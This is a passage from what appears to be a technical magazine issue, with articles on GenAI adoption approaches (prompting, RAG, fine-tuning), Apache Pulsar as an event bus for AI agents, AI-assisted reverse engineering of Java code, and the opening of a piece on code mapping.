Q: Roger has 5 tennis balls. He buys 2 more cans of tennis balls. Each can has 3 tennis balls. How many tennis balls does he have now? A: The answer is 11. Q: A juggler can juggle 16 balls. Half of the balls are golf balls, and half of the golf balls are blue. How many blue golf balls are there? A: (Output) The answer is 8. ❌	Q: Roger has 5 tennis balls. He buys 2 more cans of tennis balls. Each can has 3 tennis balls. How many tennis balls does he have now? A: Roger started with 5 balls. 2 cans of 3 tennis balls each is 6 tennis balls. $5 + 6 = 11$. The answer is 11. Q: A juggler can juggle 16 balls. Half of the balls are golf balls, and half of the golf balls are blue. How many blue golf balls are there? A: (Output) The juggler can juggle 16 balls. Half of the balls are golf balls. So there are $16 / 2 = 8$ golf balls. Half of the golf balls are blue. So there are $8 / 2 = 4$ blue golf balls. The answer is 4. ✅
(c) Zero-shot	(d) Zero-shot-CoT
Q: A juggler can juggle 16 balls. Half of the balls are golf balls, and half of the golf balls are blue. How many blue golf balls are there? A: The answer (arabic numerals) is (Output) 8 ❌	Q: A juggler can juggle 16 balls. Half of the balls are golf balls, and half of the golf balls are blue. How many blue golf balls are there? A: Let's think step by step. (Output) There are 16 balls in total. Half of the balls are golf balls. That means that there are 8 golf balls. Half of the golf balls are blue. That means that there are 4 blue golf balls. ✅

Abb. 6: Zero-shot-CoT Prompting (Credit: <https://arxiv.org/pdf/2205.11916>)

- ReAct prompting

ReAct refers to combination of reasoning and acting. The model performs multiple cycles of reasoning, acting and observation to reach the final output. In this mechanism, the models are also equipped with ability to interact with external environment (Eg: Internet Search, Wikipedia etc.) which it can use in the act step.




Abb. 7: ReAct Prompting (Credit: <https://arxiv.org/pdf/2210.03629>)

Apart from these, there are advanced techniques like self-consistency prompting, Tree of Thoughts etc.

The biggest advantage of the Prompt Engineering solution is that it is less complex, doesn't need expertise and can be adopted by non-technical users as well with ease. This has led to widespread adoption of this solution. GenAI libraries and frameworks provide constructs like *Messages* and *PromptTemplate* that further simplify the creation and reuse of prompts.

The downside with prompting is that it doesn't enhance the knowledge of the models. Also, there are limitations to the amount of behavior change that can be achieved with the models by using prompting.

Retrieval Augmented Generation (RAG)

RAG solution has become significantly popular due to the ability to connect models to private enterprise data. RAG at a high level involves the following steps:

- Vector embeddings are generated for enterprise data present in private data stores. The embeddings are stored in Vector Stores for querying.
- When a user sends a prompt to the model, an embedding is generated for the query. This is matched against the vector store and the data that is semantically matching the query embedding is retrieved.
- The user prompt is augmented with the retrieved data. And both these together are sent to the model in the context.
- Model processes the prompt and generates the final response using the additional data sent in the context.




Abb. 8: Retrieval Augmented Generation (RAG)

The key benefit of RAG approach is that the model is provided with knowledge of enterprise private data. It can generate response based on private data without needing any fine-tuning or additional training. Since data is private and safe, this addresses one of the major concerns of enterprises around data security. RAG also addresses the issue of hallucinations where models can generate fake output in the absence of actual data for the user query. Since the data is retrieved from existing sources and the prompt is augmented, the hallucinations can be avoided. RAG needs some technical expertise compared to solutions like prompting. However, open-source frameworks like LangChain and LlamaIndex have made building RAG based applications easier. Platforms like Google's Dialogflow, Vertex AI Agent Builder have enabled creating low-code, no-code RAG agents and applications. This has led to enterprises adopting this approach for building Enterprise Search and Q&A conversational applications that leverage private data.

One downside of RAG approach is that the model is not still knowledgeable of the whole data in the data store. The amount of information that model is aware of is limited to what is retrieved from vector store and sent additionally in the context. Models have limits on the number of tokens that can be sent in context which limits the amount of data the model uses to generate the response. This also has an impact on the processing and costs. Model API pricing depends on the number of tokens sent in the context. RAG includes sending more data in the context which results in more costs for each call. Additionally, the RAG retrieval and model processing of the whole context can result in more latency in generating the responses.

Fine-Tuning

Fine-Tuning refers to the process of picking a generic foundation model and tuning it, customizing for a specific task, behavior or a specific domain. This uses a lot of additional data and follows the model training process. For example, OpenAI's ChatGPT is a fine-tuned model trained for chat or conversation tasks and based on their foundation GPT model. The process of fine-tuning involves supervised learning and reinforcement learning from human feedback (RLHF). This approach is followed when an enterprise has a requirement or use case that cannot be addressed by prompting or RAG. And there is enough data available to fine-tune a model and customize it for the requirement.

The benefit is, the fine-tuned model generates consistent and better results for the fine-tuned scenarios than a generic foundation model. The model is trained with specific, domain data and doesn't need additional data to be sent in the context window. So, the costs for model invocations are lower compared to RAG solution.

The downside is that it needs a good amount of data, computational resources and technical expertise to build a fine-tuned model that can generate better results than foundation models. And it involves significant costs in terms of time and resources. Platforms like Google's Vertex AI and Amazon SageMaker AI greatly simplify the fine-tuning process and can be of great help in creating and deploying fine-tuned models.

Pre-Training

Pre-Training refers to the standard model training process followed to create Large Language Models (LLMs) and foundation models like Gemini from Google, GPT from OpenAI etc. Building the foundation models requires significant expertise, huge volumes of data, heavy compute resources and incurs spending tremendous amount of time and costs. There are certain special cases where large enterprises use pre-training to build special, custom models for domain specific requirements instead of the generic models. For example, BloombergGPT is an LLM built from scratch for finance and Google's Med-PaLM is an LLM built specifically for medical domain. Pre-training solution is adopted by enterprises that build foundation models and is usually not required for others that are looking to build applications leveraging existing GenAI models.

Conclusion




Abb. 9: Comparison of the Solutions

Each of the solutions discussed has certain advantages and disadvantages and is ideal for certain scenarios. So, the choice of solution adopted depends on the requirements, the expected outcome and the resources available to achieve the desired outcome. Organizations should carefully consider the solutions available against the requirement and plan their GenAI adoption strategy accordingly.

› [Back to the Table of Contents](#) ‹



Why AI Agents Need a Protocol-Flexible Event Bus

DataStreaming

Kafka

Pulsar

Agents

Author: David Kjerrumgaard

David is a globally recognized expert in the world of real-time data, messaging systems, and Big Data technologies. He is a distinguished committer on the Apache Pulsar project, showcasing his invaluable contributions to the advancement of this groundbreaking event streaming platform. As an accomplished author, David has penned the highly regarded book "Pulsar in Action," which serves as a definitive guide for those seeking to master the intricacies of Apache Pulsar. He is also a co-author of "Practical Hive," adding to his list of notable publications. With numerous speaking engagements around the world, David's influence and expertise extend far beyond his written work. His captivating and informative talks have enlightened audiences on a global scale, making him a sought-after authority on topics related to real-time data and messaging technologies.



LinkedIn

Your AI agents are only as effective as the messaging infrastructure that ties them together.

Introduction

AI agents are rapidly moving from research concepts to real-world applications – from autonomous business process bots to intelligent SOC analysts. These agents thrive on real-time data: they must consume streams of events, reason or react, and emit actions or new events. To do this effectively, agents need a robust “nervous system” for communication. Enter the event bus. Apache Kafka popularized the event streaming model, but today’s AI agents need more than just a log – they need the flexibility of both streams and queues, plus the ability to speak in different protocols.

This is where Apache Pulsar comes in. This need has led to the development of protocol-flexible event buses that uniquely support multiple messaging paradigms in one system. In this post, we’ll explore why AI agents benefit from Pulsar’s design, especially its dual support for queue and stream semantics, its powerful acknowledgment and retry capabilities, and its protocol agility (running Kafka, Pulsar, and more on a single platform).

Streams + Queues: Two Behaviors, One Platform

An AI agent platform deals with two fundamental messaging patterns:

- **Broadcast or Stream of Events:** e.g., an agent subscribing to a feed of sensor readings or user activities. Here, multiple consumers (agents or services) might need to see the same events, and ordering matters. This is Kafka’s sweet spot – a publish/subscribe stream where each message is persisted and replayable like an ordered log.
- **Task or Work Queue:** e.g., a pool of agent workers handling jobs (like processing an image or querying a database) where each task should go to exactly one worker. Here, you need competing consumers and the ability to acknowledge each task when done (and retry if something fails). This is typically the domain of message queues like RabbitMQ or AWS SQS.

Traditionally, developers have had to **choose one system or run both**. Some modern event buses have been designed to handle both patterns natively. How? For example, Apache Pulsar topics support different **subscription modes** that alter the delivery semantics:

- A topic can act like a **stream**, delivering all messages to every subscriber (if each subscriber uses their own exclusive subscription, comparable to Kafka consumer groups but one consumer per group).
- Or the same topic can act like a **queue** by using a shared subscription, where a group of consumers divides the messages among themselves, so each message goes to only one [member](#). This is akin to multiple agents pulling from one task queue.
- Pulsar even has a hybrid mode called **Key_Shared** which is great for agents: it lets you have multiple consumers but still guarantees order per [key](#) (for example, all events for user X go to the same agent to maintain context, but different users’ events can go to different agents in parallel).

Why does this matter for AI agents? It means an agent platform can use **one unified event bus** for everything. If you have an agent that needs to both listen to some streams and handle directed tasks, you don’t have to integrate Kafka *and* a separate queue system. Pulsar will handle the streaming feed and the work queue with equal ease. For example, imagine a smart factory scenario:

- Agents subscribe to a machine telemetry stream to monitor conditions (many agents might listen – a classic pub-sub).
- When an anomaly is detected, a *maintenance task message* is sent to a pool of agent workers (only one should handle it – a queue).
- With Kafka alone, you’d use Kafka for the stream part, but you might struggle with the task part (Kafka can do it by having a consumer group of size >1, but it lacks features like acknowledgement per message). You might even rope in another system like RabbitMQ for tasks. Pulsar can handle both in one topic or separate topics with the appropriate subscription types. **The benefit** is simpler architecture and consistent reliability semantics across both [use cases](#).

In short, **Pulsar is a unified event bus**: stream processing and task distribution on the same backbone. This is a big deal when building complex agent systems, as it removes glue code and synchronization issues between disparate systems. Pulsar’s flexibility doesn’t come at the cost of performance either – it’s designed to scale to millions of messages per second and millions of topics while keeping latency low for real-time use.

Reliability Through Acknowledgments (No More Lost or Stuck Messages)

AI agents often operate in unpredictable environments. Things will go wrong: maybe an agent crashes mid-task, or a transient error prevents it from handling a message correctly. Pulsar shines here with a **protocol-level acknowledgment and retry mechanism** that ensures messages don't get lost or stuck:

- **Per-Message Acknowledgment:** In Pulsar, an agent (consumer) explicitly acknowledges each message when it's processed. Until it does, the message is considered unprocessed and won't be forgotten by the [broker](#). If an agent fails, another can receive the message. Kafka's model, in contrast, uses a **batch commit of offsets** – it knows up to where you've read, but not which specific messages are done. Pulsar's granular acks mean an agent can say "I've completed message X" and the system knows that exact message can be marked off.
- **Negative Acknowledgement (NACK) & Automatic Redelivery:** If a Pulsar consumer encounters a problem with a message, it can send a [NACK](#) – basically telling the broker "I couldn't process this, someone else try later". Pulsar will then **redeliver** that message, either to another agent in the pool or to the same agent after a delay. This is built-in retry logic. With Kafka, if you fail to process, you typically stop or throw an exception and the message simply stays in the log – there's no automated retry to another consumer without external handling. Pulsar will even do this automatically if a message sits unacked for too long (you can configure an [ack timeout](#)).
- **Dead Letter Queues:** After a certain number of failed attempts, Pulsar can route the message to a [dead-letter topic](#). This way, your main queue isn't blocked by poison messages. Kafka doesn't have this out-of-the-box; you'd implement your own by producing to an "error topic". Pulsar just does it if you want.

For AI agents, this reliability toolkit is a lifesaver. Suppose an agent is using an LLM to process a request and the LLM times out or gives an error. The agent can negative-ack the message and let another instance try again, or perhaps the same instance will retry after a short wait. No human intervention needed – the event bus itself helps coordinate the retry. This keeps the agent system robust: **no message is left behind** or requires manual cleanup. It's exactly the reliability you want when these agents might be handling important tasks (like medical alerts or financial transactions).

And because Pulsar's acknowledgment is **protocol-level**, it's efficient – it's just an async signal back to the broker. This design stems from Pulsar's heritage as a system that had to ensure no message is lost even in failure scenarios. In practice, it means if your agent processes a task and fails at step 3, that task will come back around to be handled, without complex transaction logic in your code.

Protocol-Flexible Design: One Bus, Many Languages

"Protocol-Flexible" means Pulsar isn't married to a single API or client type. It treats its own protocol as modular. This is hugely beneficial in heterogeneous tech stacks often seen with AI systems. You might have:

- A legacy component that only speaks JMS,
- Some sensors publishing via MQTT,
- A third-party service that can drop events into Kafka,
- And your new agents using Python or Go.

With most platforms, you'd be in integration hell to get all these to talk. Pulsar makes it surprisingly straightforward through **pluggable protocol handlers**. Without diving too deep in tech, the outcome is:

- **Kafka clients can talk to Pulsar.** Using the Kafka-on-Pulsar protocol (KoP), you can point a Kafka producer or consumer at Pulsar and it will behave as if it's talking to Kafka. This means if you already have Kafka-based components (maybe an agent built on Kafka Streams or just a microservice using Kafka), they can migrate or interact with Pulsar with no code change. For a transitional period, your Kafka and Pulsar can co-exist, with Pulsar bridging seamlessly.
- **Multiple protocols, one storage.** The beauty is that however data comes in, once it's in Pulsar, it's in one uniform system. An MQTT message ends up in a Pulsar topic just like a Pulsar-native message. You can then use Pulsar's features (persist it, replay it, process it with a Pulsar Function, etc.). It's like Pulsar speaks many "languages" on the outside but has one organized brain on the inside.

For AI agents, which often need to connect with diverse systems and devices, this is a superpower. You're basically getting a **universal event translator**. It also means adopting Pulsar doesn't force all teams to rewrite their code to the Pulsar API on day one. They can keep using Kafka clients or others and gradually adopt Pulsar's own APIs when ready. This pluggability reflects a forward-thinking, protocol-centric philosophy: instead of locking you in, Pulsar opens the doors to integrate with everything.

Kafka, by comparison, has historically supported only its own protocol. If you need MQTT, you either run a separate broker or use a Kafka Connect source to pull MQTT data into Kafka (extra moving parts). With Pulsar, you drop in a plugin and MQTT is a first-class citizen on your event bus. For an AI platform that might evolve and plug into new technologies over time, this flexibility **future-proofs your architecture**.

Why Not Just Kafka?

Kafka is a fantastic streaming log – no argument there (We support and love Kafka!). But it was built with different goals. For a modern AI agent system, some of Kafka’s inherent traits can become hurdles:

- Kafka lacks built-in queue semantics. Yes, you can simulate a work queue with consumer groups, but you don’t get features like per-message ack or automatic retries. If an agent fails to process a message, you often have to build your own retry mechanisms
- Kafka’s scaling is tied to partitioning. If you need more throughput, you add partitions – but that can break ordering guarantees beyond each partition and requires repartitioning data. Pulsar lets you scale consumers beyond partitions with Shared or Key_Shared subscriptions, meaning you get **parallelism without the same operational complexity**. This can be a big win when your agent workload grows unpredictably – you just add consumers, and Pulsar handles the rest (no splitting partitions or rebalance storms).
- Speaking of rebalances: when a Kafka consumer group membership changes, it pauses and reshuffles who reads what. In an auto-scaling scenario for agents, this can lead to hiccups. Pulsar’s approach is more fluid – new consumers pick up load immediately with minimal disruption.
- Lastly, Kafka is a single-protocol island. Great within its territory. In contrast, Pulsar’s **open-door policy** with protocols means it plays nicer in polyglot environments (which AI systems often are).


It boils down to focus: Kafka is focused on high-throughput streaming, and it does that well. Pulsar’s focus is on flexibility and **unified messaging**. So if your AI agent platform is a straightforward event pipeline with no need for queue-like behavior, Kafka might serve you fine. But the moment you say “I wish I could also do X with this system” – like handle a bunch of one-off tasks, or integrate directly with device feeds – you’ll start writing extra code or adding extra systems for Kafka. Pulsar likely has that capability built-in or easily added.

Conclusion: A New Neural Network for Your Agents

Your AI agents are only as effective as the messaging infrastructure that ties them together. They need to receive events the moment they occur, distribute tasks reliably, and interface with a world of diverse protocols. Apache Pulsar offers a **protocol-flexible event bus** that checks all those boxes. It marries Kafka’s strength in streaming with RabbitMQ’s strength in queuing, and then goes a step further by being multilingual with protocols.

For technical teams, adopting Pulsar can mean **simpler architecture** (one system instead of two or three) and greater confidence that no message will slip through the cracks. For business stakeholders, it translates to faster development of new agent capabilities – because the plumbing is versatile and dependable.

› [Back to the Table of Contents](#) ‹



AI-driven reverse engineering of java applications

ReverseEngineering

Author: Martin Toshev

Martin Toshev is a solution architect and IT consultant conducting professional trainings for novice and experienced developers. He is a Java enthusiast and one of the leads of the Bulgarian Java User group (BG JUG) where he is one of the organizers of jPrime conference.



LinkedIn

Traditional Reverse Engineering

It is not an uncommon task to understand the innerworkings of an existing Java project, whether it is proprietary or open source. This can range from a simple task such as decompiling and reviewing the source code of an existing library to understanding how a large codebase is architected, built and deployed. In many cases developers are looking for proper documentation that describes in details and with examples the concepts implemented in the target project but quite often such a documentation is simply missing. In the case of decompilation there are tools like JD or IDE-specific decompiler plugins that do the job straight away. However if we consider the case a completely new and unknown code repository there a number of things we typically start with to understand how it is structured:

- What build tools do we use ? Are there any build tool-specific plugins and configuration we should consider during build ? In this case we need to review the build-specific configuration files i.e. like pom.xml or build.gradle to understand the build process.
- How is the code structured ? What is the relationship between the different packages and classes ? In this case we can generate UML class diagrams to visually analyse and comprehend how is the code structured.
- How do the difference objects interact with each other ? In this case we can generate UML sequence diagrams to visually analyse and comprehend this information.
- What propriety and open source libraries do we use ? How do they work in general and where are they used in the project ? This information requires typically a bit of digging and research if we haven't used the particular library and what to understand at least at a very basic level how it works.
- Describe certain patterns and code smells found in the code. This requires good understanding of design patterns and general bad coding practices specifically related to Java applications.
- What application specific configuration do we use and for what purpose ? This requires understanding and reviewing how does the application store configuration: whether it is via plain Spring application.yml, generated via Kubernetes configmaps, using a config server like Spring cloud config to give a few examples.
- What external systems do we interact with and via what protocols ? In many cases this boils down to the previous point whereby this information is stored in application configuration but it can come from other places like i.e. an external database the application interacts with.
- Understand how the application is initialized upon startup. This typically requires starting manually from the **main()** method and diving into the initialization process.

And this is not a complete list of all the reverse engineering activities you may need to do when understanding an existing Java project ... Certain tools simplify many of these activities:

- Tools generating UML diagrams from existing code such as propriety frameworks like Sparx Enterprise Architect or IDE-specific plugins.
- Static analysis tools that provide pattern mining and analysis of code smells or potential vulnerabilities like PMD, FindBugs and SonarQube.
- Dynamic code analysis tools that, for example, scan for potential vulnerabilities such as Burp and Veracode.

But it is 21st century and everyone is talking about AI ... So can AI help further in the process of reverse engineering apart from the code analysis tools we already mentioned ?

AI-Assisted Reverse Engineering

Not only AI can help in that area but it is even defined as a distinct area of research called AI-assisted reverse engineering ([AIARE](#)). While in essence certain AI techniques like deep learning and specifically LLMs build using these techniques overlap in terms of what can be achieved simply by static analysis tools, there are certain activities that AI can achieve way better in order to “comprehend” how a system behaves compared to traditional code analysis tools:

- provide an analysis of the interaction of components in a system and give answers such as “class A is used as a wrapper for the communication with the Kafka message bus”;
- provide an in-depth vulnerability and malware analysis based on recognized patterns by the LLM;
- provide information about calls to external systems such as “system X is called by first retriving configuration from Postgres database and making an API call to it from class A”;
- reconstucting high-level code constructs from binary and obfuscated code.

At present many of these capabilities are built on top of existing reverse engineering tools like Ghidra (with plugins like RevEng.AI or ReVa), Radare2 (with plugins like r2ai and decai) or IDA Pro (with a third part MCP server to facilitate reverse

engineering during decompilation). You can think of these as a step further on top of disassemblers where the LLM is used to refine decompiled code and provide a higher-level code construct.

On the other hand certain AI code assistants provide features that can facilitate the reverse engineering process of an existing codebase. This is for example the case with Github Copilot that provides a feature to explain existing code or Claude Code that provides the possibility to answer questions about the architecture and logic of a codebase.

A Case Study: Understanding Third-Party Libraries Used by a Java Project

Let's take a look at a particular use case: describing briefly Java libraries used by an application. Traditionally when we look at an existing repository we identify third-party dependencies and if we see an unfamiliar library used in the project we typically do a search for official documentation or blogs to do some basic research on how this library works. LLMs make this task straight-forward if we craft the proper prompt for the purpose. Let's assume we have a tool that parses the build files (Maven or Gradle) and identifies we are using the **org.apache.pdfbox** to generate PDFs. If we ask ChatGPT to give us an example we can try the following prompt:

```
1 As a professional software developer
2 Give me a code example of the org.apache.pdfbox:pdfbox:3.0.5 Maven library
```

What the model gives is a detailed explanation and not only the code example as we wish:

Certainly. Here's a professional Java code example using `org.apache.pdfbox:pdfbox:3.0.5` that:

- ☒ Creates a PDF
- ☒ Writes styled text
- ☒ Extracts text from the generated PDF
- ☒ Follows clean code and resource management best practices

☒ pom.xml Dependency

```
xml
<dependency>
<groupId>org.apache.pdfbox</groupId>
```

If we refine our prompt a bit and use the following one instead:

```
1 As a professional software developer
2 Give me a code example of the org.apache.pdfbox:pdfbox:3.0.5 Maven library.
3 Reply only with code sample.
```

Then we get just a code sample:

```
public class PdfBoxExample {
    public static void main(String[] args) throws IOException {
        String filePath = "example.pdf";

        // Create a PDF
        try (PDDocument document = new PDDocument()) {
            PDPage page = new PDPage(PDRectangle.A4);
```

As you can see using the proper prompts or even code (even decompiled if need be) the model can be used to facilitate a number of activities that we typically need to do manually and are hard to automate with proper code analysis tools.

Next step logically might be to understand what is the codebase doing and how it is structured.

A Case Study: Analysing a Piece of Code

Let's use the following prompt to ask a model to analyse a piece of code we supply, in that case a version of Dijkstra's shortest path algorithm:

```
1 Please explain this code:
2 https://github.com/mburst/dijkstras-algorithm/blob/master/Dijkstras.java
```


Here's a (rather detailed) walk-through of the code in `Dijkstra.java` (from mburst's GitHub) — how it works, what each part does, and some caveats / possible improvements. Feel free to ask for a simpler summary, if this is too much.

High-level overview

This Java program implements Dijkstra's shortest-path algorithm on a graph whose vertices are labeled by characters (`Character`). It builds a graph, then computes the shortest path from a start node to a finish node using a priority queue. The main method demonstrates usage by constructing a sample graph and printing out the shortest path from `'A'` to `'H'`.


Not does the model recognize the algorithm but it also provides further suggestions for improvement of that piece of code. That about a higher-level structural relationships between components of the system ?

A Case Study: UML Diagrams

Most of the LLMs provide the possibility to generate different types of diagrams such as components or UML diagrams. For example we can try to generate a UML class diagram for an entire repo using a prompt such as:

```
1 Please generate a visual UML class diagram for: https://github.com/elastic/elasticsearch
```

If we try this with the [Claude Sonnet 4.5 model](#), for example, we can see quite a comprehensive class diagram of the core classes from the Elasticsearch implementation (as you might guess it is not feasible to generate a class diagram for the entire codebase as it is too big).



It does guide well and structures the information in a nice format with a nice UML class diagram provided on the right side. What about cases when we want to analyse binaries ? So far all of the scenarios had the source code available.

A Case Study: Analysing Binaries with LLMs

To achieve the goal of reverse engineering binaries and providing a more clear view of the decompiled code LLMs can work in cooperation with third-party binary analysis tools like Ghidra or Radare2. For example ChatGPT provides plugins for both of these tools. The basic idea is that the LLM uses these tools as a baseline to decompile a binary into a higher-level programming language that is further analysed and simplified by the LLM which reduces significantly the effort required to analyse the code of the decompiled binary.

In this case we do not only talk about native executables that we can create from our Java applications but any kind of binaries in general.

› [Back to the Table of Contents](#) ‹



Map your Code – Master your Architecture

CodeMapping

CodeCharta

CodeScene

Sonar

Author: Richard Gross

Richard Gross is the head of software archeology at MaibornWolff. He drives forward topics such as software modernisation and technical excellence. As a team lead and architect, he helps teams to achieve a return on investment as early and continuously as possible. To achieve this, he coaches teams in code quality, test automation and collective ownership. His technical focus is on hexagonal architectures, TestDSLs, hypermedia APIs and the expressive and unambiguous modelling of the domain as code. Richard shares his knowledge through active pair programming, as well as training, technical articles and presentations at international conferences. He has also long been involved in the open source project CodeCharta, which enables non-developers to gain an understanding of the quality of their software.



LinkedIn

In projects with hundreds of thousands of lines, it is easy to lose track of code, architecture and quality. Are we still on the right track, are we blocking ourselves with internal dependencies, or are we already stuck? Software is immaterial; we cannot see how it is doing.

To know how our software is doing, we have systematically check if the mental models of the developers matches the written code. Spoiler, they do not, as software changes too fast to keep track, every developer has their own model, and no one has the complete picture.

We call the process of matching expectation to reality **code mapping**. Without it, you might have a direction in which you want to go but no way to know if it will take you to your goal.

Imagine navigating with only a compass. You can decide to go east but whether you end up in New York, Paris or fall into the ocean depends on where you start. If you do not know where you are, you can end up anywhere.

Similarly you can give the direction to refactor for two months but if that time takes you anywhere depends on where you stand. Not all parts of software need to be #flexible after all, and you should know that there are no more pressing things like security.

To navigate to a desired place, you need both a direction and your current location. This makes code mapping (a) key to **mastering architecture**. Architecture being defined as:

The software architecture of a system is the set of structures needed to reason about the system, which comprise software elements, relations among them, and properties of both.

[Software Architecture in Practice](#) (SAiP) by the Software Engineering Institute

By mapping you can tease out the actual structures in code, how they relate to each other, the environment and even the developers. While powerful it is not the only method in an architects tool box and certainly not the only thing you should to master your architecture. Recent tool box additions like [LASR](#) or [Residuality Theory](#) are equally worth checking out.

But back to mapping. In no particular order it allows us to:

- Manage changes
- Improve cost and schedule estimates
- Provide a basis for training
- Enhance communication among stakeholders

The following chapters will show what mapping is and how to apply it by example.
